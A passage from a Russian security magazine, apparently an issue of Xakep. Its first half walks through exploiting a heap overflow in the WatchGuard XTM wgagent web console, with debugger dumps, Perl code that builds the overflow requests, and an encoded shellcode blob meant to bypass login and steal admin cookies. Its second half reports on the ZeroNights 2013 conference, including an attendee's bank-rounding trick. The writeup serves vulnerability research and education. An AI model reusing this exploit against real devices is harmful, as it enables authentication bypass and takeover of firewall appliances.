ss             0x7b 123
ds             0x7b 123
es             0x7b 123
fs             0x0  0
gs             0x33 51

(gdb) info stack
#0  0x37d62c57 in FCGX_PutStr () from /lib/libfcgi.so.0
#1  0x37d63d4d in FCGX_VFPrintF () from /lib/libfcgi.so.0
#2  0x37d642bb in FCGX_FPrintF () from /lib/libfcgi.so.0
#3  0x0804cf2a in ?? ()
#4  0x08051d79 in ?? ()
#5  0x41414141 in ?? ()
#6  0x41414141 in ?? ()
#7  0x41414141 in ?? ()
#8  0x41414141 in ?? ()
#9  0x41414141 in ?? ()
[...SNIP...]
#29 0x41414141 in ?? ()
#30 0x37d54ff4 in ?? () from /lib/liblistener.so
Cannot access memory at address 0x41414145

(gdb) info frame 4
Stack frame at 0x3ffffcc0:
 eip = 0x8051d79; saved eip 0x41414141
 called by frame at 0x3ffffcc4, caller of frame at 0x3ff0b6f0
 Arglist at 0x3ffffcb8, args:
 Locals at 0x3ffffcb8, Previous frame's sp is 0x3ffffcc0
 Saved registers:
  ebp at 0x3ffffcb8, eip at 0x3ffffcbc
```

Падение и значения регистров приложения WatchGuard в GDB

```
        mysub_804CEC3_HTTP_response(client_fd, 410, ↵
        "expired");
    else
        mysub_804CEC3_HTTP_response(client_fd, 401, ↵
        "Unauthorized");
    goto end;
}
```

А функция `HTTP_response`, в свою очередь, вызывает некоторые `printf()`-обертки. Их список можно посмотреть с помощью команды `backtrace`, она покажет весь стек вызываемых функций от начала программы до текущего места:

```
(gdb) backtrace

#0  0x37d62c8c in FCGX_PutStr () from /lib/libfcgi.so.0
#1  0x37d63d4d in FCGX_VFPrintF () from /lib/libfcgi.so.0
#2  0x37d642bb in FCGX_FPrintF () from /lib/libfcgi.so.0
#3  0x0804cf2a in ?? ()

// вызов из mysub_8051850_HTTP_handle_request()
#4  0x08051d79 in ?? ()
#5  0x080552c8 in ?? ()
#6  0x37d539c9 in ?? () from /lib/liblistener.so
#7  0x37d52c16 in ListenLoop () from /lib/liblistener.so
#8  0x08055be1 in ?? ()
#9  0x379b7eb9 in __libc_start_main () from /lib/libc.so.6
#10 0x0804bcd1 in ?? ()
```

> *Увы, я ограничен размером колонки, поэтому рабочую версию шелл-кода, эксплойт и самописный модуль для Metasploit ты сможешь найти в блоге автора уязвимости*

Но самый интересный код был найден в функции `FCGX_PutStr()`, листинг которой представлен на скриншоте.

На скриншоте выделена строка с вызовом значения из регистра ESI, который содержит указатель на `client_fd`. После переполнения буфера с кучами мы сможем управлять им, но лишь в пределах нескольких байтов:

```
int  mysub_8051850_HTTP_handle_request() {
    ...
    char dest[128]; // Переполненный буфер
    int client_info;
    int sys_upgrade_content;
    int unknown;
    int client_fd;
```

Кроме того, `client_fd` в начале содержит адрес кучи, в указателе которого перепишется только два байта. Обратим внимание на следующие строки листинга, чтобы понять, какие значения приходят к нашему вызову.

```
0x37d62c6b <+43>:  jl     0x37d62c95 <FCGX_PutStr+85>
```

`[esi+0x8] – [esi+0x4]` должно быть меньше, чем `[ebp+0xc]` (который равен 141 на данный момент), чтобы перейти в `FCGX_PutStr+85`.

```
0x37d62c97 <+87>:  je     0x37d62c73 <FCGX_PutStr+51>
```

`[esi+0x4]` и `[esi+0x8]` должны быть равны для перехода в <FCGX_PutStr+51>

```
0x37d62c78 <+56>:  jne    0x37d62cd8 <FCGX_PutStr+152>
0x37d62c7f <+63>:  jne    0x37d62cd8 <FCGX_PutStr+152>
```

`[esi+0x10]` и `[esi+0x10]` должны быть равны 0, чтобы предотвратить переход.

Если все эти условия будут соблюдены, то мы наконец-то достигнем нашей желанной функции:

```
0x37d62c8c <+76>:  call   DWORD PTR [esi+0x24]
```

Ну а `[esi+0x24]` должен содержать указатель на наш шелл-код. Все эти условия также представлены на скриншоте.

Теперь мы должны отправить такой HTTP-запрос, который заполнит кучу некоторыми HTTP-заголовками. Потом нам понадобится найти его местонахождение в куче и проверить на соответствие описанным условиям. Для автоматизации такого поиска напишем Perl-скрипт. Помимо Perl, нам также понадобится небольшой GDB-скрипт для дампа кучи после перезаписи `client_fd`.

Рассмотрим небольшой пример, который перезапишет два байта `client_fd` на `\x81\x64`, и в результате у нас будет `0x08068164`. А GDB-скрипт сделает остановку в функции `FCGX_FPrinF()` и сдампит кучу в случае, если EAX будет равен `0x08068164`.

```
set disassemble-next-line on
set disassembly-flavor intel
file /usr/bin/wgagent
b FCGX_FPrintF
commands
    if ($eax == 0x8068164)
            x/20000xw 0x08060000
            quit
    else
            cont
    end
end
run
```

Подконнектимся к нашему устройству и отправим HTTP-запросы:

```
$ ssh -p 4118 root@192.168.60.196 gdb --nx --command ↵
  cmd.gdb 2>/dev/null |  egrep -e '^0x80.....:' > heap_dump
```

После многочисленных запросов скрипт так и не нашел подходящее место, удовлетворяющее последнему условию.

Но если вспомним, функция `free()` не сбрасывает содержимое буфера, а только удаляет отдельный участок памяти из выделенного буфера. Это означает, что при должном везении первый HTTP-запрос все еще будет в памяти к моменту обработки второго запроса сервером. К тому же, если мы отправим 100 идентичных запросов, они сохранятся в том же месте. Попробуем теперь вариант с двумя одновременными запросами:


1. Первый запрос генерирует «хороший» кусок памяти, который удовлетворяет всем условиям, кроме последнего.
2. Второй запрос содержит шелл-код, указатель на который находится в `[esi+0x24]` и был установлен первым запросом.

```
$ cat /proc/26495/maps
08048000-0805d000 r-xp 00000000 08:02 40369      /usr/bin/wgagent
0805d000-0805e000 r-xp 00014000 08:02 40369      /usr/bin/wgagent
0805e000-0805f000 rwxp 00015000 08:02 40369      /usr/bin/wgagent
0805f000-08081000 rwxp 00000000 00:00 0          [heap]
37950000-37958000 r-xp 00000000 08:02 12801      /lib/libnss_files.so.2
37958000-37959000 r-xp 00007000 08:02 12801      /lib/libnss_files.so.2
37959000-3795a000 rwxp 00008000 08:02 12801      /lib/libnss_files.so.2
3795a000-3795c000 r-xs 00000000 00:04 0          /SYSV574c5147 (deleted)
3795c000-37972000 r-xp 00000000 08:02 12796      /lib/libgcc_s.so.1
37972000-37973000 r-xp 00015000 08:02 12796      /lib/libgcc_s.so.1
37973000-37974000 rwxp 00016000 08:02 12796      /lib/libgcc_s.so.1
37974000-37976000 rwxp 00000000 00:00 0
37976000-37989000 r-xp 00000000 08:02 12161      /lib/libpthread.so.0
37989000-3798a000 r-xp 00012000 08:02 12161      /lib/libpthread.so.0
3798a000-3798b000 rwxp 00013000 08:02 12161      /lib/libpthread.so.0
3798b000-3798e000 rwxp 00000000 00:00 0
3798e000-3799d000 r-xp 00000000 08:02 12371      /lib/libnsl.so.1
3799d000-3799e000 r-xp 0000e000 08:02 12371      /lib/libnsl.so.1
3799e000-3799f000 rwxp 0000f000 08:02 12371      /lib/libnsl.so.1
3799f000-379a1000 rwxp 00000000 00:00 0
379a1000-37aa7000 r-xp 00000000 08:02 12231      /lib/libc.so.6
37aa7000-37aa9000 r-xp 00105000 08:02 12231      /lib/libc.so.6
37aa9000-37aaa000 rwxp 00107000 08:02 12231      /lib/libc.so.6
37aaa000-37aad000 rwxp 00000000 00:00 0
[...SNIP...]
37ebf000-37fdf000 r-xp 00000000 08:02 12350      /lib/libxml2.so.2.7.7
37fdf000-37fe0000 ---p 00120000 08:02 12350      /lib/libxml2.so.2.7.7
37fe0000-37fe4000 r-xp 00120000 08:02 12350      /lib/libxml2.so.2.7.7
37fe4000-37fe5000 rwxp 00124000 08:02 12350      /lib/libxml2.so.2.7.7
37fe5000-37fe7000 rwxp 00000000 00:00 0
37fe7000-37ffe000 r-xp 00000000 08:02 12099      /lib/ld-2.12.1.so
37ffe000-37fff000 r-xp 00016000 08:02 12099      /lib/ld-2.12.1.so
37fff000-38000000 rwxp 00017000 08:02 12099      /lib/ld-2.12.1.so
3ffdf000-40000000 rwxp 00000000 00:00 0          [stack]
ffffe000-fffff000 r-xp 00000000 00:00 0          [vdso]
```

Еще одна демонстрация падения WatchGuard в GDB

```
0x37d62c40 <+0>:   push   ebp
0x37d62c41 <+1>:   mov    ebp,esp
0x37d62c43 <+3>:   push   edi
0x37d62c44 <+4>:   push   esi
0x37d62c45 <+5>:   push   ebx
0x37d62c46 <+6>:   sub    esp,0x2c
0x37d62c49 <+9>:   mov    esi,DWORD PTR [ebp+0x10]
0x37d62c4c <+12>:  call   0x37d624c8
0x37d62c51 <+17>:  add    ebx,0x63a3
0x37d62c57 <+23>:  mov    edi,DWORD PTR [esi+0x8]
0x37d62c5a <+26>:  mov    eax,DWORD PTR [esi+0x4]
0x37d62c5d <+29>:  mov    DWORD PTR [ebp-0x1c],0x0
0x37d62c64 <+36>:  mov    edx,edi
0x37d62c66 <+38>:  sub    edx,eax
0x37d62c68 <+40>:  cmp    edx,DWORD PTR [ebp+0xc]
0x37d62c6b <+43>:  jl     0x37d62c95 <FCGX_PutStr+85>
0x37d62c6d <+45>:  jmp    0x37d62cea <FCGX_PutStr+170>
0x37d62c70 <+48>:  add    DWORD PTR [ebp+0x8],edi
0x37d62c73 <+51>:  mov    eax,DWORD PTR [esi+0x14]
0x37d62c76 <+54>:  test   eax,eax
0x37d62c78 <+56>:  jne    0x37d62cd8 <FCGX_PutStr+152>
0x37d62c7a <+58>:  mov    edi,DWORD PTR [esi+0x10]
0x37d62c7d <+61>:  test   edi,edi
0x37d62c7f <+63>:  jne    0x37d62cd8 <FCGX_PutStr+152>
0x37d62c81 <+65>:  mov    DWORD PTR [esp+0x4],0x0
0x37d62c89 <+73>:  mov    DWORD PTR [esp],esi
0x37d62c8c <+76>:  call   DWORD PTR [esi+0x24]
0x37d62c8f <+79>:  mov    eax,DWORD PTR [esi+0x4]
0x37d62c92 <+82>:  mov    edi,DWORD PTR [esi+0x8]
0x37d62c95 <+85>:  cmp    eax,edi
0x37d62c97 <+87>:  je     0x37d62c73 <FCGX_PutStr+51>
0x37d62c99 <+89>:  mov    edx,DWORD PTR [ebp+0xc]
0x37d62c9c <+92>:  sub    edi,eax
0x37d62c9e <+94>:  sub    edx,DWORD PTR [ebp-0x1c]
[...SNIP...]
0x37d62d0c <+204>: pop    ebx
0x37d62d0d <+205>: pop    esi
0x37d62d0e <+206>: pop    edi
0x37d62d0f <+207>: pop    ebp
0x37d62d10 <+208>: ret
```

Листинг функции FCGX_PutStr()



Условия срабатывания вызова адреса с нашим шелл-кодом

Генерируем первый запрос:

```
sub building_request_step1 {
    my $sessionid = "A" x 120;
    my $req =
        "POST /agent/ping HTTP/1.1\r\n" .
        "Host:$host:$port"  . "\r\n" .
        "User-Agent: " . "a" x 100 . "Mozilla/5.0 (X11; ↵
         Ubuntu; Linux i686; rv:23.0) Gecko/20100101 ↵
         Firefox/23.0  " . "a" x 100  . "\r\n" .↵
        "Accept: text/html,application/xhtml+xml,application/↵
         xml;q=0.9,*/*;q=0.8, " . "a" x 992 . "\r\n" .↵
        "Accept-Language: en-gb,en;q=0.5" . "a" x 200 . ↵
        "\r\n" . "Content-Type: application/xml\r\n" . ↵
        "Cookie: sessionid=" . $sessionid . "\r\n" . ↵
        "Accept-Charset: utf-8\r\n" . ↵
        "Content-Length: 3\r\n" . ↵
        "\r\n" . ↵
        "foo" ;
    return $req;
}
```

Второй запрос:

```
sub building_request_step2 {
    my $sessionid =
        "A" x 140 .      # junk
        "\x44\x85" ;     # Переписываем два байта, чтобы
                         # достигнуть 0x8068544
    my $req =
        ...
        "User-Agent: " . "s" x 100 . "Mozilla/5.0 (X11; ↵
         Ubuntu; Linux i686; rv:23.0) Gecko/20100101 ↵
         Firefox/23.0  " . "a" x 282  . "\r\n" .
        "Accept-Encoding: gzip, deflate " . "b" x 1380 . ↵
        "\r\n" . "Connection: keep-alive"  . "a" x 22 . ↵
        $shellcode . "\x90" x ($shellcode_max_len - length↵
        ($shellcode))  ."\r\n" .
        ...
        "Cookie: sessionid=" . $sessionid . "\r\n" .
        ...
        "foo" ;
    return $req;
}
```

После этого скрипт успешно находит нужные участки памяти.

На этом ограничения не заканчиваются, на самом устройстве у нас установлен BusyBox с урезанным набором команд. Есть еще консольный интерфейс (`Command Line Interface`), который находится в `/usr/bin/cli`, но ему доступны только непривилегированные команды при запуске не из-под администратора (wgagent запускается как nobody). Но нашему процессу `wgagent` становятся доступны привилегированные действия, когда он вызывается из веб-консоли (изменение политики, перезагрузки и прочее), поэтому ограничение мы обойдем автоматически.

Так как эксплуатация ошибки происходит в веб-консоли, запущенной на устройстве, то можно добиться от уязвимой программы генерации куков администратора и отправки их злоумышленнику. Значит, шелл-код должен будет сделать следующее:

1. Установить EBP и ESP такими, как если бы мы их получили в функции `mysub_8051850_HTTP_handle_request()`.
2. Восстановить некоторые перезаписанные указатели.
3. Установить EBP и ESP такими, как если бы мы их получили внутри функции `mysub_804E7E7_login()`.
4. Выполнить некоторые условия.
5. «Перепрыгнуть» проверку пароля.

EXPLOIT

Увы, я ограничен размером колонки, поэтому рабочую версию шелл-кода, Perl-эксплойт и самописный модуль для Metasploit ты сможешь найти в блоге автора уязвимости (bit.ly/1b61n5q).

Однако стоит упомянуть, что для обхода ограничения по символам применяется alpha2 (bit.ly/1cdIQ8D) шифрование для шелл-кода. Он использует только печатные буквы и цифры (0–9 и A–Z). А eax указываем, так как в нем хранится наш шелл-код.

```
$ alpha2 eax < /tmp/shell.bin
PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJImQ9TKhuQ↵
WpEPMQiUU077foWplKLEuTkOyoIoLKmMfhKOIoiomoWpZPWu7xosKwc4nmpw↵
7tmQInWpFpS8wxPtdKUiVgpuzNP9soS4PtWwXk8gnXWHukuV5XLM1WxpniK5↵
ydYnkOyooKHtyOvewxZgK5ZX9nkOKOWpUPS0wplKqPTLOylEuPKOYoYoNklM↵
kDKNKOyoNkMUPhkNYokOLKNuplKNKOYonictddETmY64UtUXoy4LutK18lzp↵
DBuP7pMQhmxPQU4OWpoKXtkoTEgxNkpUeXNkrrUXyWpD6Dwt7pUPuPc0LIr4↵
VDmnLPki34S8IoN6mYsuNpLKCu6hlK70R4NiRdUtuTLMLCr5jcYoiomY7ttd↵
mnt0lvS4wxKOjvK3Kp6gNiReMpkwPENXWtgps0uPNkSunpNk3ppPo73tetvh↵
C0wpgpWpnmMC0m9SyokOoyrtgT7tlIC4tdONanKptDwxIoJvK9reOh0fkwG5↵
MvURWpIW75MD7pS0uPWpKwW5nlePUPwp5POOrkXngtVhYoywA
```

TARGETS

WatchGuard XTM <= 11.7.4.

SOLUTION

Есть исправление от производителя.

ZERONIGHTS

КАК ЭТО БЫЛО

Очерк о ключевой ИБ-тусовке года

7–8 ноября в Москве в третий раз прошла уже многим известная конференция по технической безопасности — ZeroNights. Хардкорные доклады, зашкаливающее количество известных личностей в ИБ, Hardware Village и многое другое сделали это мероприятие успешным. А теперь по порядку.



Коллективный разум

По традиции в этом году проводился ZeroNights HackQuest. Приз — бесплатный инвайт на конференцию, а для остальных — чистый фан от решенных заданий. Длился он неделю, каждый день предлагалось по одному заданию (на 24 часа). Был и побег из песочницы Python, и реверс, и веб, и разведка. Архивы заданий и список победителей выложены в свободный доступ (hackquest.zeronights.org/archive/2013/), врайтапы с решением некоторых заданий можно найти на сайте rdot.org.


Количество посетителей в этом году достигло тысячи человек. Доклады проходили в двух забитых под завязку залах, еще два помещения были отведены под воркшопы. Мастер-классы проводились на тему фаззинга приложений, SMT-решателей, анализа по времени в криптографии, BlackBox-анализа iOS-приложений, реверсинга приложений, написанных с применением ООП, эксплуатации багов в приложениях, написанных с использованием HTML5 (урезанный тренинг с Black Hat USA 2013). Ключевыми докладчиками стали Рафаль Войтчук (Rafal Wojtczuk) с презентацией про безопасность песочниц и виртуализаций и Грегор Копф (Gregor Kopf), рассказавший про состояние криптографии на сегодняшний день (в том числе про то, что не стоит пилить свои велосипеды, если нужно что-то шифровать).

Помимо хардкорных докладов и воркшопов, был еще и фасттрек — доклады по 15 минут с показом каких-нибудь трюков или просто забавных багов :).

Также у каждого посетителя конференции была возможность похакать заранее заготовленные серверы от команды PentestIT и получить от них сувениры.


Нельзя не рассказать и про Hardware Village. Организаторы собрали целую кучу устройств, которые можно поломать при помощи HackRF и bladeRF, чем и занимались некоторые участники конференции, а впоследствии и забрали их себе как награды. Ну да ладно, послушаем же мнения некоторых из людей, кто посетил конференцию!

ХАКЕРЫ ГОВОРЯТ...



Дмитрий Бумов BoOoM

ZN — это мероприятие, созданное для общения и обмена опытом. Этакая кузница для начинающих — тут можно узнать все, что тебя интересует, встретить гуру своего дела, пообщаться с отделами безопасности крупных компаний. Если честно, мне больше всего понравилась атмосфера мероприятия. Это непередаваемое ощущение, дружеская обстановка, где все тебе рады. Так как люди были со всей России (ну и не только), то был отличный повод встретиться с друзьями в реале. К нам подходили незнакомые чуваки, и через десять минут мы уже сидели вместе на диване и обсуждали какую-нибудь интересную багу, а потом шли на доклад. Тысяча чертей, это было круто!



Роман Романов, руководитель PentestIT


Практическая конференция по ИБ ZeroNights'13 — отличная возможность расширить свой кругозор и весело провести время. Крутые специалисты, интересные доклады, увлекательные соревнования — все это гарантировало всем участникам массу положительных эмоций.

Специально для ZN'13 нашей командой (которая присутствовала на мероприятии практически полным составом, несмотря на свою географическую удаленность) в качестве одного из конкурсов была разработана очередная пентест-лаборатория «Вдоль и поперек», в которой участники конференции в перерывах между докладами пытались попробовать свои силы.

К этой лаборатории мы готовились особенно тщательно: вспоминали самые элегантные уязвимости из практики, выстраивали взаимосвязи и разрабатывали вектора атак. Месяц командной работы ради одной цели — дать возможность каждому участнику конференции продемонстрировать свои хакерские способности.

Честно говоря, мы были уверены, что «Вдоль и поперек» за время работы ZeroNights'13 (два дня) пройти полностью никому не удастся. В этой лаборатории мы закладывали различные уязвимости, сложные в эксплуатации. XSS, MySQL Load Data Local Injection, SQLi, атаки на криптоконтейнеры — вот только часть использованных уязвимостей. Однако, к нашему удивлению, некоторые участники пытались выполнить задания не только днем, но и ночью. В итоге двоим участникам удалось пройти большую часть лаборатории, а Beched буквально на последних минутах завершил все задания, скомпрометировав все системы «Вдоль и поперек».

Хотим еще раз выразить признательность организаторам — было очень интересно и увлекательно. ZN'13 — не только крутые доклады, но и место встречи друзей и повод отвлечься от своих дел, погрузиться в реальную атмосферу хакерского мира!



d90andrew

ZeroNights знаменит хардкорностью своих докладов, куда приезжают гости и докладчики из разных стран и городов. Всем, кто интересуется информационной безопасностью, не нужно жалеть денег на дорогу, а в первую очередь позаботиться об этом заранее — визит будет оправдан на все 100%. Аудитории для количества слушателей оказались очень малы. Залы с докладами почти всегда были переполнены настолько, что народ стоял в проходах, приходилось «забивать» места заранее. Сидячих мест не хватало, поэтому порой слушать было довольно утомительно. На подобных мероприятиях всегда можно найти много интересных собеседников и завести новые полезные знакомства. Интересно также было посмотреть на Hardware Village, даже когда ничего не понимаешь в железе.












090h

Если на ZeroNights 0x02 я был в качестве спикера на FastTrack, то на этот раз уже выступил в роли организатора. О докладах говорить ничего не буду, так как не был ни на одном, потому что все время посвятил Hardware Village, которым мы занимались с @cherboff. Теперь разбираю материалы конфы, которые лежат на офсайте (2013.zeronights.ru/materials/). Расскажу только о нашем проекте. Получился довольно уникальный ивент, где любой желающий мог в течение двух дней посмотреть, как хакается различное оборудование. Всем желающим мы выдавали различные платы для этих целей. Именно на Hardware Village любой посетитель мог не только потрогать различные программируемые приемопередатчики (HackRF, bladeRF, а также еще целая куча других плат), но и поработать за ними. Также мы разыграли парочку bladeRF и Jtagulator в конкурсе по взлому одного самодельного радиоустройства (привет dark k3y).

Также хочу отметить ток-шоу «Open Source vs Microsoft: кто безопасней?». Действительно получилось шоу, и еще какое. Оппонентов приходилось растаскивать, и жертвы были (ищите фото в твиттере). Open Source показал дух настоящего community, а Microsoft — умение в одиночку отстаивать свои позиции перед очень недружелюбной аудиторией. По итогам баталии выиграл Microsoft.

В целом ZeroNights является хардкорной конференцией по практической безопасности, где успешно реализуется подход «Главное — это мозги». Если голова варит, то проходку получишь бесплатно либо через победу в HackQuest, либо в качестве спикера. А если еще и руки растут из правильного места, то точно без приза не останешься. Проверено на примере darkbyte! Спикером, конечно же, быть выгодней, ибо есть вариант пообщаться с остальными спикерами в неформальной обстановке на ZeroNights Speaker Party!

Диалог с другими более именитыми участниками и организаторами ZeroNights вы можете послушать в рамках подкаста Noise Security Bit № 2. За сим прощаюсь, искренне ваш @090h.



darkbyte

В прошлом году на ZeroNights с первых же часов конференции принял участие в конкурсе, в итоге прослушал только пару докладов, а все остальное время сидел в холле, пил кофе и думал над заданиями. В этом году ехал с четкой установкой — послушать доклады, никаких конкурсов. Пройдя регистрацию и хлебнув отвратительного напитка, раздаваемого на входе, отстоял очередь за кофе и пошел гулять по залу в поисках интересных стендов и знакомых людей. Стендов оказалось немного, но один сразу же привлек мое внимание, ибо на нем было разложено множество различных железок, а на экране отчетливо виднелся водопад SDR. Изучив представленные железки и послушав информацию о них, пошел на доклады, ведь именно за ними я на этот раз приехал. Доклады было тяжело слушать из-за отсутствия глухих перегородок, в голове постоянно путался русский и английский язык. Затем был обед, за которым пришлось отстоять минут сорок в очереди.

А потом случилась беда: я вернулся к стенду с железками и случайно узнал, что у них, оказывается, проводится конкурс под названием Hardware Village, за победу в котором дают bladeRF. По задумке, задание было очень простым — имеется передатчик, который посылает что-то в эфир, и есть приемник, который на это реагирует включением двух светодиодов. Первоначально получил не совсем корректное условие задачи, которое звучало как «сделать так, чтобы лампочки начали моргать по-другому», что удалось сделать, передав 5 Вт шума на 433 МГц. Позже, оказалось, нужно понять протокол и отправить поддельный пакет, который включит третий светодиод. И тогда я понял, что для решения не хватит одного RTL-SDR, которым я до этого пытался решить задание. Благо для участников конкурса предоставлялся HackRF, настройкой которого я и занимался в оставшееся время. В общем, повторилась прошлогодняя история — до конца первого дня я сидел в холле, бегал только до кофе. Помимо меня, в конкурсе также принял участие Никита Абдулин aka @0xABD, который тоже сидел до победного конца.

Когда нас уже начали выгонять из здания, я решил снять дамп эфира, чтобы ночью дома поковыряться, но дамп получился битым, и ночью пришлось спать. Весь следующий день я сидел на одном месте и добивал задание, отлучился разве что на обед. Чтобы не стоять очередь на обед, решил пойти под самый конец, в итоге остался без сока и салата, пришлось взять два куска мяса.

Решение оказалось довольно простым, для передачи использовалась библиотека VirtualWire, хотя это и не было очевидным до появления подсказки. Когда до закрытия конференции оставалось меньше часа, Никита сформировал правильный пакет, но он не дал результатов, и мы решили объединиться для борьбы с этой про-

блемой. Обнаружилась странность с передачей пакетов с использованием HackRF — один и тот же дамп, с одинаковыми настройками для hackrf_transfer, но отправляемый с разных HackRF, передавался в эфир на различных частотах, с довольно большим разбегом.

За десять минут до закрытия конференции, когда большая часть народу уже разошлась, организаторы присоединились к нам и тоже попытались помочь, но тщетно, железки упорно сопротивлялись. Дошли до изучения исходного кода прошивки конкурсного приемника, нашли багу, по причине которой третий светодиод в принципе не мог загореться, получили поощрительные призы в виде bladeRF, и я побежал в аэропорт, ибо, как и в прошлом году, уже опаздывал. Позже разработчик задания не подтвердил наличие ошибки в прошивке.



Artem Ageev

В этом году градус хардкора на ZeroNights просто зашкаливал! Wi-Fi с утра лежал и не просыпался, тонкие перегородки между залами позволяли слушать два доклада одновременно, а очередь в туалет могла сравниться только с очередью на обед!

Однако отсутствие пиджаков и аудитория «кому до 30» не смогли не сказаться положительно на атмосфере конференции, которая очень быстро «потеплела» и стала напоминать кафедру ИБ родного университета.

Если сравнивать с ZN'2012, то в этом году мне очень не хватило докладов ключевых спикеров, таких как Grugq, FX of Phenoelit, Шнайер... или Сноуден! Пожалуй, лучшим докладом для меня стал доклад Гленна Уилконсона (Glenn Wilkinson) про слежку за мобильными устройствами с помощью Wi-Fi, хотя Гленн и выступал уже с ним раньше на других конференциях. Я даже стал собирать дома хитрый hotspot, чтобы познакомиться поближе с соседями и коллегами ;).

Еще одной домашней работой стали опыты по банковскому округлению, которые показывал на конференции Адриан Фуртуна (Adrian Furtuna). Всегда приятно, когда ты можешь использовать против системы самый хардкорный фреймворк — математику! Переводя с рублевого счета на долларовый небольшие суммы через мобильный клиент Альфа-Банка, мне удалось обменять несколько рублей по курсу, на рубль меньшему, чем официальный курс Альфа-Банка. При этом я не нарушил правил банка и проделал все через обычный iPhone. Круто!

Я очень надеюсь, что в следующем году организаторам удастся побороть все болезни роста и мы увидим настоящую хакерскую конференцию мирового уровня с блекджеком и официантками :).



Степан Ильин, главред «Хакера»

Есть лишь немного конференций, для которых мы можем расчехлить весь наш медийный ресурс, чтобы привлечь к мероприятию как можно больше людей. Для ZeroNights не жалко ничего, и иногда это выходит даже боком* :). Так, на ZN 0x03 пришло настолько много людей, что даже пробраться на площадку было целой проблемой. На свое приветственное слово я так и не попал, честно отстояв очередь вместе с другими участниками конференции.

